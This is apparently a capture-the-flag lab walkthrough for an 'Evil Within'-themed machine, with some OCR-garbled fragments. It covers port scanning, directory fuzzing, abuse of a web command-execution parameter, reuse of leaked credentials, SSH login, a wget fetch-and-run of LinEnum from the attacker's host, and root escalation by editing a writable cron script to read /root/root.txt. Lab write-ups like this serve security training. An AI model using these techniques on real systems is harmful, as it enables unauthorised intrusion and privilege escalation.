#### sudo nmap -sV -sC -Pn -O -vvv 10.10.178.142

```
21/tcp open ftp syn-ack ttl 61 ProFTPD 1.3.5a

22/tcp open ssh syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 2048 44:2f:fb:3b:f3:95:c3:c6:df:31:d6:e0:9e:99:92:42 (RSA)
| ssh-rsa AAAAB3NzaClycZEAAAADAQABAABABAQDtgGTZQpv+ora/iClEVeJSyw673ED4ciilMWv/Cw2NtVl9oB8A5rKktZYnJDw5sYZ0vXimjb20Rk6a742anZZA87PM3StT

Zy8ZAMDEwdt8omaz5zylc+HcJi4jjUIzPAZK10iKJ0JnyZ3eZZgEXALsUlzTi6U8Wn+6pixB9yRzAV8FVd/UThmC8vkiyNbNJUF6tgP+paaj0Iq2KzcmYrn8zZFL79EjDUUqSx
72/wc/VUYyNArVGtVmOuvWlTBQwnpUv3zNQL1sabfiRzmgWB4unfHCVbj8autfH0fHSpMxc5Q0u0JRTdhak6MUlHbjSXBF5MU10P4mNTIoh/+e8k17
| 256 92:24:36:91:7a:db:62:d2:b9:bb:43:eb:58:9b:50:14 (ECDSA)
| ecdsa-sha2-nistp256 AAAAEZVjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCE8pJD7f5qX4X2kInnJf/m5wbTL0FA3I49Hyi2MrHxg3jREHseTbpqk00Xm
y7F2+8Z8ljTdJwD9aafUAPgXxes=
| 256 34:04:df:13:54:21:8d:37:7f:f8:0a:65:93:47:75:d0 (ED25519)
| ssh-cd25519 AAAAC3NzaCllZDIINTE5AAAAIPXHqNM/ISBztZhs47D+flKJiTqFqt5kJrFDoeNy08Zb
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Welcome To Becon Mental Hospital
```

### http://10.10.178.142/



## **All Begins From Here**




Welcome to Beacon Mental Hospital. Sebastian Castellanos and his partners, Joseph Oda and Juli Kidman received a call from dispatch that there was just an incident at the hospital. So they began their investigation. Unfortunately, the team got separated.

Your job is to stand beside the team and help them to withstand the challenges which are coming ahead  $\dots$ 

view-source:http://10.10.178.142/

<!-- Sebastian sees a path through the darkness which leads to a room => /sadistRoom -->

http://10.10.178.142/sadistRoom/




## **Sadist Room**






Sebastian Found a key to the locker room. Click here to get the key.




http://10.10.178.142/lockerRoom/




Sebastian is hiding inside a locker to make it harder for the sadist to find him. While Sebastian was inside the locker he found a note. That looks like a map of some kind.

Decode this piece of text "Tizmg\_nv\_zxxvhh\_gl\_gsv\_nzk\_kovzhv" and get the key to access the map Click  $\underline{here}$  to veiw the map ...

https://gchq.github.io/CyberChef/#recipe=Atbash\_Cipher()&input=VGl6bWdfbnZfenh4dmho X2dsX2dzdl9uemtfa292emh2



http://10.10.178.142/map.php



Enter Key To access the map

ie\_access\_to\_the\_map\_please




# Here is the map

- 1. Sadist Room
- 2. Locker Room
- 3. Safe Heaven
- 4. The Abandoned Room

Enter Key To access the map



http://10.10.178.142/SafeHeaven/




view-source:http://10.10.178.142/SafeHeaven/

<!-- I think I'm having a terrible nightmare. Search through me and find it ... -->
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.178.142/SafeHeaven/FUZZ -recursion


keeper [Status: 301, Size: 324, Words: 20, Lines: 10]


### http://10.10.224.73/SafeHeaven/keeper/



## Escape Keeper

### http://10.10.224.73/SafeHeaven/keeper/escapefromkeeper.php






You Got The Keeper Key!!!

Here is your key: 48ee41458eb0b43bf82b986cecf3af01

http://10.10.224.73/abandonedRoom/



Enter Keeper Key To Proceed to Abandoned Room

458eb0b43bf82b986cecf3af01


http://10.10.224.73/abandoned Room/be8bc662d1e36575a52da40beba38275/index.php



#### **Abandoned Room**

So when Sebastian was walking along the dark lonely pathway towards what seems to be the exit door. He heard Something. Some noise was coming from over there where there is a body laying on the floor. So he went to investigate.






http://10.10.224.73/abandoned Room/be8bc662d1e36575a52da40beba38275/herecomes lara.php



Meet Laura the Spiderlady




RUN. RUN. Runn Get out of here !!!

view-

source:http://10.10.224.73/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecome slara.php

```
<!-- There is something called "shell" on current page maybe that'll help you to get out of here !!!-->
<!-- To find more about the Spider Lady visit https://theevilwithin.fandom.com/wiki/Laura_(Creature) -->
```

http://10.10.224.73/abandoned Room/be8bc662d1e36575a52da40beba38275/herecomes lara.php?shell=ls



assets dead.php herecomeslara.php index.php script.js

 $\label{lem:http://10.10.224.73/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomes lara.php? shell=ls ...$ 



680e89809965ec41e64dc7e447f175ab be8bc662d1e36575a52da40beba38275 index.php

http://10.10.224.73/abandonedRoom/680e89809965ec41e64dc7e447f175ab/



### Index of /abandonedRoom/680e89809965ec41e64dc7e447f175ab



Apache/2.4.10 (Obuhtu) Server at 10.10.224./5 1011 00

#### unzip helpme.zip

```
$unzip helpme.zip
Archive: helpme.zip
inflating: helpme.txt
inflating: Table.jpg
```

```
From Joseph,

Who ever sees this message "HELP Me". Ruvik locked me up in this cell. Get the key on the table and unlock this cell. I'll tell you wh at happened when I am out of this cell.
```

#### file Table.jpg

#### unzip Table.jpg

```
$unzip Table.jpg
Archive: Table.jpg
inflating: Joseph_Oda.jpg
inflating: key.wav
```

https://morsecode.world/international/decoder/audio-decoder-adaptive.html

Or analyse an audio file containing Morse code:



steghide extract -sf Joseph\_Oda.jpg

#### **SHOWME**

```
From joseph,

Thank you so much for freeing me out of this cell. Ruvik is nor good, he told me that his going to kill sebastian and next would be me . You got to help

Sebastian ... I think you might find Sebastian at the Victoriano Estate. This note I managed to grab from Ruvik might help you get inn to the Victoriano Estate.

But for some reason there is my name listed on the note which I don't have a clue.
```

ftp 10.10.224.73

joseph

intotheterror445

```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rwxr-xr-x 1 joseph joseph 11641688 Aug 13 15:12 program
-rw-r--r-- 1 joseph joseph 974 Aug 13 15:20 random.dic
```

get random.dic

```
ftp> get random.dic
local: random.dic remote: random.dic
200 PORT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
226 Transfer complete
974 bytes received in 0.00 secs (5.1893 MB/s)
```

get program

```
ftp> get program
local: program remote: program
200 PORT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
226 Transfer complete
11641688 bytes received in 14.36 secs (791.6199 kB/s)
```

#### nano brute.py

### python3 brute.py

```
kidman
kidman => Correct
Well Done !!!
Decode This => 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33
```

### T9 Cipher

55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33 = kidmanspasswordissostrange

ssh kidman@10.10.224.73

KIDMANSPASSWORDISSOSTRANGE

```
$ssh kidman@10.10.224.73
kidman@10.10.224.73's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_6

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

171 packages can be updated.
121 updates are security updates.

Last login: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$
```

python -m SimpleHTTPServer 8080

```
[headcrusher@T0rmentor]-[~]

spython -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

cd /tmp

wget http://10.2.11.159:8080/LinEnum.sh

chmod +x LinEnum.sh

./LinEnum.sh

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 * * * root python3 /var/.the_eye_of_ruvik.py
```

cat /var/.the\_eye\_of\_ruvik.py

```
kidman@evilwithin:/tmp$ cat /var/.the_eye_of_ruvik.py
#!/usr/bin/python3
import subprocess
import random

stuff = ["I am watching you.","No one can hide from me.","Ruvik ...","No one shall hide from me","No one can escape from me"]
sentence = "".join(random.sample(stuff,1))
subprocess.call("echo %s > /home/kidman/.the_eye.txt"%(sentence),shell=True)
```

ls -lha /var/.the\_eye\_of\_ruvik.py

```
kidman@evilwithin:/tmp$ ls -lha /var/.the_eye_of_ruvik.py
-rwxr-xrw- 1 root root 300 Aug 14 22:43 /var/.the_eye_of_ruvik.py
```

nano /var/.the\_eye\_of\_ruvik.py

subprocess.call("cat /root/root.txt > /home/kidman/.the\_eye.txt",shell=True)

```
stuff = ["I am watching you.","No one can hide from me.","Ruvik ...","No one shall hide from me","No one can escape from me"]
sentence = "".join(random.sample(stuff,1))
subprocess.call("cat /root/root.txt > /home/kidman/.the_eye.txt",shell=True)
```

kidman@evilwithin:/home/kidman\$ cat user.txt
4C72A4EF8E6FED69C72B4D58431C4254

kidman@evilwithin:/home/kidman\$ cat .the\_eye.txt
BA33BDF5B8A3BFC431322F7D13F3361E